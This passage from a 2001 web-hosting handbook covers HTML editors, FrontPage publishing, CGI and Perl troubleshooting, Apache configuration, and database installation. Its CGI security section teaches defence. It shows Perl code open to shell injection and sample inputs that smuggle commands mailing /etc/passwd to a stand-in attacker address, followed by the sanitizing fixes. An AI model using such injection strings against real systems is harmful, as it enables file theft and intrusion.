"This HTML document collection explains how to use the different HTML document description elements, or tags and how to use these elements to write good, well designed HTML documents." Creating Killer Web Sites Author: David Siegel URL: http://www.killersites.com/ http://www.amazon.com/exec/obidos/ASIN/1568304331/ Overview of site (quoted from amazon.com): "More of a style guide than an HTML guide, Creating Killer Web Sites is concerned with the building of Third-Generation sites, Web sites that are conceived by design and not by technological ability. Siegel and his helpers at Studio Verso overview a wide variety of topics, including a history of browsers, how to use specific HTML tags, how to select software tools, and advice on pure aesthetic design." HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 133
  • 134.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Web Pages That Suck Author: Vincent Flanders & Michael Willis URL: http://www.webpagesthatsuck.com/ http://www.amazon.com/exec/obidos/ASIN/078212187X/ Overview of site (quoted from amazon.com): "Unless you're abnormally gifted, the best way to learn a craft thoroughly is to learn not only its central tenets but also its pitfalls. Web Pages That Suck teach you good Web design by pointing out ugly, misguided, and confusing sites--any site that fails to deliver good graphics and clear, well-focused content. As the authors show you all sorts of corporate and personal pages, they help you determine your target audience, design your site and its navigational elements and content, and solve problems concerning graphics and text." Yahoo! Directory http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_We b/Page_Creation http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Desi gn_and_Layout/ Viewing Source Code One of the best ways to learn HTML is by viewing the source of documents created by someone else. When you are browsing the Internet and encounter some type of design element or layout format that catches your fancy, view the page (or frame) source and see how it was done. Popular browsers such as the Netscape Navigator and the Microsoft Internet Explorer include capability of viewing document source from a menu item or a pop-up menu. Please be considerate and honor any copyright notifications that you encounter. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 134
  • 135.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Understanding HTML Editors and Tools The software industry has spent hundreds of millions of dollars designing tools that help you to design your web site. The complexity of these software packages varies widely; some are completely WYSIWYG based, while others reveal the codes to you as you use graphical tool palettes to define logical elements in your document. Some software packages design a complete web site for you by just having you fill out a few pieces of key information using their content creation "wizards". Of course, these software packages must be purchased for a price and all of them do nothing more than what you could do by hand using free software like the text editor Notepad. If you are considering purchasing a software package to help you author and design your web content, download trial versions of the software where available. Your own personal preferences and tastes will dictate which software packages and tools you decide to invest in and purchase. There are several dozens of HTML authoring tools available to help you construct your web pages. Links to several HTML "index sites" and HTML editor programs are provided. This is only a small sampling of the Web authoring programs available. You can find additional programs by typing "HTML editor" into any good search engine. Stroud's List – 32-bit Windows HTML Editors http://cws.internet.com/32html.html Browsers, Viewers, and HTML Preparation Resources http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html Yahoo! Directory http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_ Wide_Web/HTML_Editors/ Adobe Pagemill http://www.adobe.com/prodindex/pagemill/ Allaire HomeSite http://www.allaire.com/products/homesite/ AOLPress http://www.aolpress.com / Galt Technology webMASTER PRO http://www.galttech.com/webmaster.shtml HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 135
  • 136.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION GoLive CyberStudio http://www.golive.com/ Microsoft FrontPage http://www.microsoft.com/frontpage/ Netobjects Fusion** http://www.netobjects.com/ Netscape Composer (part of Communicator Suite) http://www.netscape.com/browsers/ Sausage Software HotDog http://www.sausage.com/ ** - Highly recommended HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 136
  • 137.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Publishing Web Content Once you have your web content designed and authored, publish that content to your Virtual Server. The term "publish" when used in the context of the World Wide Web may seem like a complex concept but it is nothing more than a fancy word for uploading content from your computer to a remote host (your Virtual Server). Many popular HTML authoring packages have built-in publishing capability. These packages essentially use the File Transfer Protocol (FTP) or the HyperText Transfer Protocol (HTTP) to transmit your web content from your computer to the remote host. You should not base your decision to select one HTML authoring program over another just because one can "publish" but the other cannot. You can publish your web content to your Virtual Server using any freely available FTP client such as WS_FTP, Fetch, or the FTP client built into your operating system. Regardless of what method you use to publish your web content to your Virtual Server, the underlying pieces of information that are required in order to publish the content are the same: 1) IP address or hostname of your Virtual Server 2) login ID 3) login password 4) Path where you would like the web content to be stored. All web content should be published to your "usr/local/etc/httpd/htdocs" directory (unless you have modified the default value of the DocumentRoot directive). When your Virtual Server is configured a file is created titled "index.html" and stored in this directory - this is the default page that is displayed when you access your web site with a browser. You may upload your web content to the htdocs directory, or into any subdirectory. If you publish (or upload) a file named test.htm to your htdocs directory, you can access that file using the URL: http://www.yourdomain.com/test.htm Likewise, if you were to create a subdirectory entitled documents in your htdocs directory, and then transfer a file "info.html" to that directory, it could then be accessed by using the URL: http://www.yourdomain.com/documents/info.html Microsoft® FrontPage® Interplug supports the Microsoft FrontPage 2000 server extensions. If you have not used Microsoft FrontPage and would like to know more, see: http://microsoft.com/frontpage/ HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 137
  • 138.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Installing the Extensions on your Virtual Server Unlike other publishing programs you must install the FrontPage server extensions on the server you are going to publish your web pages on. You can ftp your web pages created in FrontPage to a server that does not have the extensions but many features such as counters, feedback forms, navigation bars, etc will not work. So if you want all your creative efforts to shine install the FrontPage server extensions and then publish your web pages. The following are the steps for installing the FrontPage server extensions: To install FrontPage 2000 Server Extensions: 1. Connect to your virtual server with the Telnet program of your choice. 2. Before installing FrontPage 2000 extensions, you must check for and remove FrontPage 98 extensions by following the steps below. 3. Enter fp2kinstall to install the FrontPage 2000 extensions. Follow the prompts. To remove the FrontPage 98 extensions % fp98uninstall Note: If Frontpage 98 is not installed, proceed with installing Frontpage 2000 by typing “fp2kinstall” from your command prompt. Installing FrontPage 2000 Server Extensions for Virtual Hosts The fp2kinstall script reads the httpd.conf file and detects virtual hosts. The script lists the virtual hosts and enables you to install the FrontPage extensions on each virtual host. The fp2kinstall script can be run each time you add a new virtual host. The disk space used to install to a virtual host is minimal compared to the first install which takes 13 megabytes. Connecting to the virtual server with FrontPage Once the extensions are installed, FrontPage can connect to the virtual server. To connect to the virtual server: 1. On your computer click Start | Programs | FrontPage. This action displays the Open Web screen. If you do not see the screen below go to File | Open FrontPage Web. 2. Click More Webs (if you have not opened Root web). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 138
  • 139.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 3. In the Select a Web Server or disk location box, enter the domain name or IP address of your virtual server. 4. Click List Webs. This action displays the Root Web and any sub webs. 5. Highlight the web you want to open. 6. Click OK. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 139
  • 140.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 7. At the prompt, enter the administrators login name and password (this is the same login name and password you entered while running fp98install). Publishing a FrontPage Web Although you can connect to your virtual server, most of the time you will create FrontPage webs on your local computer rather than work online the whole time. However, after creating webs, you will need to publish them. To publish a FrontPage Web on your virtual server 1. Click File/Publish FrontPage Web. 2. In the FrontPage web box enter http://yourdomain.com. 3. Click OK. 4. Enter your user name and password for the web (this action publishes the web). Note: You should always use the publish feature so FrontPage can recalculate the web site for the server that is publishing. When the publish process is complete your web site is ready to view. If you receive any errors as a "time-out," you may need to recalculate the links manually. To manually recalculate the links 1. Connect to your Virtual Server via Telnet. 2. From the command prompt, enter % unlimit % virtual /usr/local/frontpage/<version>/bin/fpsrvadm.exe / -o recalc -p 80 -m <hostname> -w <web> Note: The above command is typed on one line. The –m <hostname> option is used for virtual hosts only, replace <hostname> with the domain name of the virtual host. If you are recalculating the virtual servers web take the –m <hostname> out. The <web> option is replaced with a / for the root web or the name of the sub web. 3. From the command prompt, enter top to watch the fpsrvadm.exe process until its complete. 4. To exit the Telnet session, enter exit. To change an administrator’s password and ID 1. Connect to your server via Telnet. 2. From the command prompt, enter % cd ~/www/htdocs/_vti_pvt 3. From the command prompt, enter: % vi service.grp 4. Add the new administrator to the end of the administrators line and save and exit the file. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 140
  • 141.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 5. From the command prompt, enter % htpasswd service.pwd new_user_id (where new_user_id equals the new admin ID). If you are only changing the password then skip steps 3 and 4. You can change the password in the FrontPage Explorer if you have not forgotten the old password. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 141
  • 142.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 10 Advanced Web Server Configuration This chapter explains the following: ! The Common Gateway Interface (CGI) ! Overcoming Problems with PERL Scripts ! Troubleshooting 500 Server Errors HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 142
  • 143.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Common Gateway Interface (CGI) Your Virtual Web Service is capable of delivering web documents. However, if you use your web server to just deliver static content to web visitors, you are not taking advantage of the full potential of the Virtual Web Service. Your web server must be able to dynamically process and deliver content, and respond to complex data sent to the server by a visitor. There are many mechanisms included in the HTTP protocol to allow for a browser client to send user-selected data to a server. Your Virtual Web Service does not directly process the data; instead it passes the data to external "gateway programs" for processing. This process is known as the Common Gateway Interface or CGI. The Common Gateway Interface allows your Virtual Web Service to communicate with external, completely separate programs. When a URL is accessed that references a gateway program, the following occurs: 1. The server launches the gateway program. 2. The gateway program processes user-supplied data. 3. The gateway program returns results to the web server. 4. The server returns the results to the browser that made the original request. Your Virtual Web Service also processes the data internally via dynamically loaded modules. This is akin to adding CGI right into the server, eliminating the separation between server and gateway processes. Your Virtual Web Service is able to process user-supplied data at greater speeds. CGI scripts can be compiled programs written in languages such as C/C++ or they can be written in interpreted languages such as: ! Perl ! Python ! Tcl ! UNIX shell programs Installing CGI Scripts on your Web Server Your Virtual Server System provides you with all of the flexibility, power, and control of a dedicated server. Because of this, you are free to customize and configure your Virtual Server for your specific circumstance and needs, including: ! The ability to install your own custom developed CGI scripts ! The ability to install CGI scripts that you have downloaded from a third party source. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 143
  • 144.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: Be careful when you download CGI scripts from a third party source or even author CGI scripts. See "CGI Security Issues." You may unknowingly introduce security holes into your Virtual Server environment from your CGI scripts. Your Virtual Server services operate in an environment completely separate of the root system (and any other Virtual Server System hosted on the same machine), so your CGI script does not have access to any files residing on the root file system. Your CGI scripts only have access to those files that are located in your home directory hierarchy. For example, if you are writing or installing a CGI script written in Perl, the location of the Perl interpreter defined in the first line of the script refers to ! The Perl executable located in your ~/usr/bin directory (Perl version 4) Or ! The Perl executable located in your ~/usr/local/bin directory (Perl version 5). Specifying Paths Because your CGI scripts operate in the virtual environment, you need to author your script accordingly. Specify pathnames in your CGI scripts with respect to your home directory. For example, in your script you may want to do the following from a file in your directory structure: ! Open ! Write to ! Read from Note: Instead of specifying a pathname that begins with /usr/home/LOGIN/usr/local/... use /usr/local/... to access the file. Setting Permissions After you have uploaded your script or have created it on-line, give the script permission to execute. In a UNIX environment, each file has a specific mode or set of permissions which determine who can read or write to the file as well as who can execute the file (if anyone). To set the "execute bit" on a file 1. Connect to your Virtual Server via Telnet or SSH. 2. From the command prompt, enter chmod +x FILENAME (where FILENAME is the name of your script. If a script does not have execute permissions, a "403 Forbidden" server error is reported when it attempts to execute the script). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 144
  • 145.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Overcoming Problems with Perl Scripts The following are common problems with Perl Scripts that are more fully explained in this chapter: ! Failure to upload your Perl script in ASCII mode. ! Improper path specification of Perl interpreter. ! Using a Perl 4 interpreter for Perl 5 script. Failure to upload your Perl script in ASCII mode Perl scripts, unlike compiled executables, are plain text files. Plain text files should be transferred from your local computer to your Virtual Server using ASCII mode (not BINARY mode). Failure to transfer your Perl scripts to your Virtual Server in ASCII mode may result in 500 Server Errors. Improper path specification of Perl interpreter The first line of a Perl script indicates the path name of the Perl interpreter. In the Virtual Server environment, the correct specification of your Perl interpreter is "/usr/bin/perl". If you downloaded a Perl script from a third party source, the Perl interpreter is most often defined based on the author's host environment which may be different from the Virtual Server environment (/usr/bin/perl is fairly common however). Using a Perl 4 interpreter for a Perl 5 script If you have uploaded a perl 5 script to your Virtual Server, ensure that the script includes the proper path definition to the Perl 5 interpreter. The location of the Perl 4 interpreter is specified as "/usr/bin/perl", whereas the Perl 5 interpreter location should be specified as "/usr/local/bin/perl". HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 145
  • 146.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Troubleshooting "500" Server Errors If you encounter the enigmatic "500 Server Error" when you execute your scripts, examine the Error Log of your web server. Your Error Log is stored in your ~/usr/local/etc/httpd/logs directory under the name error_log. Note: Since you can modify your web server configuration settings to change the location or name of the Error Log file, ensure that you go to the appropriate location to view your Error Log. To review the server error generated in real time 1. Connect to your Virtual Server via Telnet or SSH. 2. From the command prompt, enter % cd ~/usr/local/etc/httpd/logs % tail –f error_log The tail command displays the last part of error log file while printing anything appending to the error log. This can be viewed through your console window. This is a real time view of what is being written to your error log file. For example, use your browser to execute your CGI script again. When you do this, the actual error message is displayed during your Telnet session. Common errors Some of the common errors you may find in your Error Log file are described here, along with their corresponding solutions. In each case, the error is displayed first, followed by an analysis of the error, and possible solutions. CGI Script error Error: "HTTPd/CGI: exec of [CGI PATH INFO] failed, errno is 2" Analysis and Solution The first line of your CGI script failed to specify the correct location of the interpreter. If you use a Perl script, please see the "Common Problems with Perl Scripts" section above for the correct first line definition of the Perl interpreter. If your Perl interpreter definition is correct, you may have uploaded the script to your Virtual Server in BINARY mode from your Windows computer. If this is the case, uploaded the script again in ASCII mode to replace the BINARY version and correct the problem. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 146
  • 147.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Malformed header error Error: "HTTPd: malformed header from script [CGI PATH INFO]" Analysis and Solution Your script is not printing out a proper header response. When a CGI script runs, it sends a message back to the web server. This message is divided into two parts; a header and the message body. The header tells the web server the "content type" of the data that will be sent as the body of the response. A single blank line separates the header and body of the CGI script response. An example of a valid CGI response is shown below: Content-type: text/html <html> <head><title>Title</title></head> <body bgcolor="white"> Hello world! </body> </html> The "malformed header from script" error message indicates that your script is not properly returning the header portion of the response. Some common header errors include: ! misspelling "Content-type" ! supplying an invalid content type (i.e. "text/html") ! failing to print out a blank line that separates the header from the body of the response message. CGI Security Issues A common problem with CGI scripts is that they can sometimes allow attackers to execute arbitrary shell commands on your Virtual Server. Skilled attackers can utilize poorly written CGI scripts to gain the same privileges you have at a command prompt (such as when you Telnet or SSH to your Virtual Server). This security problem stems from how the scripts are written, not with the security of the Virtual Server Environment. Check all scripts you have authored or downloaded "free" from a third party source. Look for instances were the script opens a file handle to an external program such as a mail executable (a common task). When these file handles are opened using user-supplied data, ensure that these data have been properly "sanitized." For example, you may have authored or installed a script which processes user-supplied data and e-mails it to a recipient, like the following example: open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}"); print MAIL "To: $user_supplied_data{'recipient'}n"; print MAIL "From: $user_supplied_data{'email_address'}n"; close(MAIL); An attacker submitting for the value of "recipient," looks something like: some@email.address; cat /etc/passwd | mail attacker@email.address HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 147
  • 148.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION some@email.address && mail attacker@email.address < /etc/passwd The easiest way to deny an attack (in this example) is to eliminate user- supplied data from the open command. The sendmail program has a very useful flag, "-t", which when set forces sendmail to read the message headers (To:, Cc:, Bcc:) for recipients. So instead of: open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}") use this: open (MAIL, "|/bin/sendmail -t") CGI scripts are also vulnerable when a script executes an external program. For example, a script could perform a lookup on a user-specified domain name's availability, as shown in the following example: open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |"); The above code is prone to attack. The attacker could submit a bogus name for the "domain_name" value as shown in the following example: domain.name; cat /etc/passwd | mail attacker@email.address domain.name && mail attacker@email.address < /etc/passwd The best way to prevent these types of attacks is to "sanitize" user-supplied data. Eliminate any nonessential characters. In the example shown above, check the "domain_name" against a valid character set which included letters, digits, dashes, and periods by using just a few lines of Perl code: if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-9.-]/) {print "Content-type: text/plainnn"; print "Uh... you entered an invalid domain name."; exit(0);} open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |"); Note: All of the scripts in our CGI library use proper security sanitizing methods. We cannot guarantee the security of the scripts and programs in our Server Extension Index and Contributed Script Index because Interplug did not create them. We have, however, examined these scripts and corrected the problems we found. We also closely monitor CERT advisories and bulletins that apply to the Virtual Server System software. Proper CGI Security and Other Resources http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/ CERT Coordination Center: http://www.cert.org/ CERT advisories on USENET: comp.security.announce CERT advisories via e-mail: cert-advisory-request@cert.org In the subject line, type "SUBSCRIBE your@email.address" HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 148
  • 149.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Handling Multi-Language Web Content The Apache Web Server can look at the language preference specified by a browser client and return file content depending on that preference. This ability, termed "language content negotiation", is a powerful feature of the Apache server that is seldom used. You can use two methods of content negotiation. The first method relies on a "variants" file (var) that lists document resource files by file and identifies them with a specific language. This is convenient for small web sites, or if you only want to provide language specifications for the entry page of a web site. You could explicitly link from that page to web content authored in different languages. The second method uses file extensions (just like MIME types) to associate a file with a language. To configure language-content negotiation by file extension 1. In your srm.conf file, add language type definitions. 2. From your ~/www/conf directory, edit your configuration file (srm.conf). 3. Add language definitions using the AddLanguage directive. For example: AddLanguage en .en AddLanguage es .es AddLanguage fr .fr AddLanguage de .de AddLanguage it .it AddLanguage jp .jp The (srm.conf)file associates the following file extensions with corresponding language abbreviations: .en en English .es es Spanish .fr fr French .de de German .it it Italian .jp jp Japanese Note: The abbreviations are pre-defined and can be located in any of the latest generations of browser clients. For example, in Netscape 4.x, access associations in Edit/Preferences/Navigator/Language. Click the Add button. In MSIE 4.x access associations in View/Internet Options/General. Click the Languages button. Click the Add(button. The language priority directive allows you to give precedence to some languages in case of the following: ! A tie during content negotiation HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 149
  • 150.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! The browser client does not specify a language priority (older browsers). 4. List the languages in decreasing order of preference, as shown in the following example: LanguagePriority en es fr de Note: To use the LanguagePriority directive, load the mod_negotiation module. For more information, see the LoadModule directive, earlier in this book. 5. Modify the Options definition for your htdocs area to include MultiViews. To include Multiviews 1. From your ~/www/conf directory, open and modify your web server’s access control configuration file, access.conf 2. Add MultiViews to the Options directive (part of your htdocs directory definition). For example, your Options line may look something like this: <Directory /usr/local/etc/httpd/htdocs> Options Indexes FollowSymLinks MultiViews … </Directory> Note: You can add the MultiViews to the Options definition in local access control files. After you made these modifications to your web server configuration files, you can create content and upload it to your Virtual Server using different filename extensions. For example, instead of just creating index.html, create the following: index.html.en index.html.es index.html.fr When the browser client requests index.html, the server analyzes the browser client language preference and serves the appropriate index.html.* file to the user. There is one exception to language preference. If the language preference the browser submits does not match any of the type definitions on your server and documents, the server returns a 406 error. This error means that the resource was found, but could not be delivered because of incompatible resource types between the client and the server. For example, if a client only accepts Greek content (el), but you have only authored content in English, Spanish, and German, the client receives a 406 error. One workaround for this situation is to trap 406 errors using a custom ErrorDocument page or script. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 150
  • 151.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Imagemaps http://www.apacheweek.com/features/imagemaps/ User Authentication http://www.apacheweek.com/features/userauth/ http://hoohoo.ncsa.uiuc.edu/docs/tutorials/security.html Server Side Includes Server Side Includes (SSI, do not confuse this with SSL – Secure Socket Layer) allows simple dynamic features to be added to an html document without the complexity of CGI’s. The Apache SSI implementation is basically the same as the SSI found in the NCSA httpd plus a few additions. SSI uses two different steps. First, setup your server to parse specific documents for SSI commands. Second, make sure your documents have embedded SSI commands. To set up SSI 1. Edit the srm.conf file by doing the following: 2. Uncomment out the AddType directive: AddType text/x-server-parsed-html .html 3. You may want to add a Type for .htm files: AddType text/x-server-parsed-html .htm 4. From the access.conf file, under Options, add Include/Root Document declaration: Options Indexes FollowSymLinks Includes 5. Restart your web server: % restart_apache Note: To avoid creating extra load on the Apache server, you should make files containing SSI commands with a .shtml extension. The AddType reads: AddType text/x-server-parsed-html .shtml (The Apache httpd does not have to parse every file). Server Side Include Commands For complete information on Server Side Includes, see the following URLs: http://www.apacheweek.com/features/ssi/ http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 151
  • 152.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 11 Using Virtual Server Extensions As a Virtual Server Administrator, you have access to a large array of programs that go beyond the core functionality of httpd, ftp, pop, and smtp. These programs extend the capability and functionality of your Server and are referred to as "extensions." Many of the extensions were developed by third parties and but are fully supported by Interplug. A few of these extension will be discussed in this chapter in detail but a full list of current supported extensions can be found on the web site. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 152
  • 153.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Why mSQL? mSQL, or Mini SQL, is a lightweight database engine created to allow fast support and access of stored data without requiring large amounts of memory. The database engine provides a powerful capability for accessing databases within the Virtual Server environment. The mSQL package includes: ! Powerful database engine ! Terminal "monitor" program ! Database admin program ! Schema viewer C language API The API and the database engine work in a client/server environment over a TCP/IP network that makes mSQL the ideal database for operating your Virtual Server. Note: Additional information about mSQL can be obtained at the mSQL web site or from the mSQL FAQ. Obtaining mSQL mSQL is provided to Virtual Server administrators free of charge (no installation fee or monthly fees. You do not need an individual license for mSQL if you use mSQL with the Virtual Server system because a site-licensed version of the mSQL database version 2.0.1 is available for all virtual servers. Note: To learn more about mSQL see the Official Guide to Mini SQL 2.0. To install mSQL v2.0.1 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter installmsql2. This action initiates the installation script that does the following: 3. Creates a "~/msql2db" directory (and a "~/msql2db/.tmp" directory) 4. If you have an earlier version of mSQL installed, the installation script converts existing database files to version 2.x database format. The upgrade also leaves the original database intact. 5. Creates a MSQL.ACL file with some "intelligent" defaults. MSQL.ACL The ACL file is the file that contains Access Control Lists for mSQL. It is located in the installation directory. A sample ACL file is installed in the installation directory. You can use the defaults or edit this file to reflect the access you want to offer to your databases. A sample msql.acl file would look like this: database=* HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 153
  • 154.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION read=login-iderver write=login-iderver access=local host=localhost The "database=*" means that the variables are for all mSQL databases on your server. You can change the "*" to a specific database name and set permissions for just that database. The "read=login-iderver" line means that only your virtual server can read the database files. This line can be changed to "read=*" to change read permissions to anyone. The "write=login-iderver" line is in the same format. The "access=local" line means that only your virtual server can write to your databases. You can change this to "access=remote" if you want to allow anyone to write to the database. You will probably not need to change the "host=localhost" line. The above five lines can be added multiple times for different databases on your system. Note: You only have to perform this step the first time you log in. The next time you log in, the changes take effect. Command Changes from mSQL v1.0.x to mSQL v2.x The following table summarizes the differences between command-line options in mSQL v1.0.x and mSQL v2.x: MSQL v1.0.x mSQL v2.x Msql msql2 Msqladmin msql2admin Msqldump msql2dump Relshow relshow2 To remove the mSQL v1.0.x directory ! Since your version 2.0 databases are stored in the ~/msql2db directory, remove the ~/msqldb directory at the command prompt. Enter % rm -rf ~/msqldb] Note: Ensure that your databases are working correctly before removing any old directories. Upgrading MSQL client interfaces After you have upgraded to mSQL version 2.0.1, you must upgrade the client interfaces to correspond with the database directories. New client interface files can be found in the /usr/local/contrib directory. If you are still using version 1.0.x files, you can find their equivalents there. Replace existing client interface files with the following updated files: ! w3-msql.tar ! php-2.0-msql_logging.tar HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 154
  • 155.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ! perl5.004.tar Note: mSQL v1.0.x tar files are still available in the /usr/local/contrib/msql1 directory. The only Perl5 tar file archive that supports mSQL v2.x is the PERL5.004.TAR archive. Other Database Solutions MySQL and PostgreSQL are other database solutions available free of charge on your virtual server system. We will mention these briefly here. MySQL MySQL is a relational database management system (rdbms) developed by T.c.X. DataKonsult in Sweden. MySQL provides users with a powerful multi-user, multi-threaded SQL (Structured Query Language) database solution that is fast, robust, and easy to use. MySQL is free of charge to our Virtual Server Administrators. To install MySQL 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter installmysql. This action initiates the installation script that installs all the necessary files for you to run MySQL. Note: After you install MySQL it is not necessary to run the mysql_install_db as described in Section 6.7 of the MySQL official documentation. Using the MySQL Client 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter mysql -u root. This command will start the MySQL client as the root user. MySQL Documentation and Support MySQL has an excellent reference manual detailing the complete use of MySQL. This manual can be found at: http://www.tcx.se/doc.html Manual pages are also available on each Virtual Server and can be accessed by typing the following during a Telnet session with your Virtual Server: % man mysql Note: While we offer this solution, we do not provide support for MySQL beyond the installation procedure that is presented above. Consult the manual or numerous other resources located at the MySQL website for further assistance. The official MySQL website is located at http://www.tcx.se/: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 155
  • 156.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION PostgreSQL PostgreSQL is a powerful relational database management system (rdbms). While PostgreSQL is currently provided free of charge to our Virtual Server Administrators, we recommend that you take the time to register at the PostgreSQL website located at: http://www.postgresql.org/index.html To install PostgreSQL 1. Connect to your Virtual Server via Telnet or SSH. 2. Add the following lines to your shell startup file. To find out which shell you are using, type this command to display the shell name: % echo $SHELL a. If you are using csh or one of its variants, then add the following lines to the ~/.cshrc file on your Virtual Server: setenv PGDATA /usr/local/pgsql/data setenv PGLIB /usr/local/pgsql/lib setenv LD_LIBRARY_PATH /usr/local/pgsql/lib set path = (/usr/local/pgsql/bin $path) b. If you are using the Bourne shell (sh or bash) then add the following lines to the ~/.profile file on your Virtual Server: PATH=$PATH:/usr/local/pgsql/bin PGDATA=/usr/local/pgsql/data PGLIB=/usr/local/pgsql/lib LD_LIBRARY_PATH=/usr/local/pgsql/lib export PGDATA PGLIB LD_LIBRARY_PATH 3. Run the PostgreSQL installation script by typing: % installpgsql This program installs all the necessary PostgreSQL files and initializes a database with the same name as your user name. Running PostgreSQL 1. Connect to your Virtual Server via Telnet or SSH. 2. The main tool for using PostgreSQL is the psql client server. To start it type: % psql The psql client server will start up and you will be able to type in SQL code and ask for help. If you get the following error: Connection to database '(null)' failed. FATAL: PQsetdb: Unable to determine a Postgres username! all you need do is type: % vpwd_mkdb ~/etc/passwd This program will read your password file at ~/etc/passwd and create a Berkeley DB format file.PostgreSQL uses this new file to look up user names and account information. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 156
  • 157.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION PostgreSQL Documentation and Support For complete documentation on PostgreSQL, please visit the official PostgreSQL website at: http://www.postgresql.org/index.html HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 157
  • 158.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION What is Miva? Miva, formerly Htmlscript, is a web applications development system that provides support of new HTML-like tags that allow developers to create complex applications with little to no programming experience. The Server based program functions as a pre-processor that reads the Miva tags and markup language syntax and then outputs the HTML to the browser. In addition to the scripting features of Htmlscript 2.x, Miva, version 3.0, comes with major enhancements and represents a substantial upgrade of Htmlscript. Fully backward compatible with Htmlscript 2.x, the Miva Applications Server integrates database scripting, enables easy commerce access and error reporting, and has SGML/XML compliant syntax. Miva Application Server features include: ! Completely redesigned architecture for faster performance ! xBase compatible integrated multi-user database ! Integrated commerce processing system ! Advanced error reporting ! Built-in and User Defined Functions ! SGML/XML compliant syntax ! Cached configuration information ! Backwards compatibility with Htmlscript 2.x Miva also comes bundled with many ready to run sample applications. Some of these applications will be discussed in a latter section. Additional details about Miva, its features and functions, may be found at the Miva web site: http://www.miva.com/ Currently, there is no cost for the use of the Miva Applications Server. However, this is dependent on 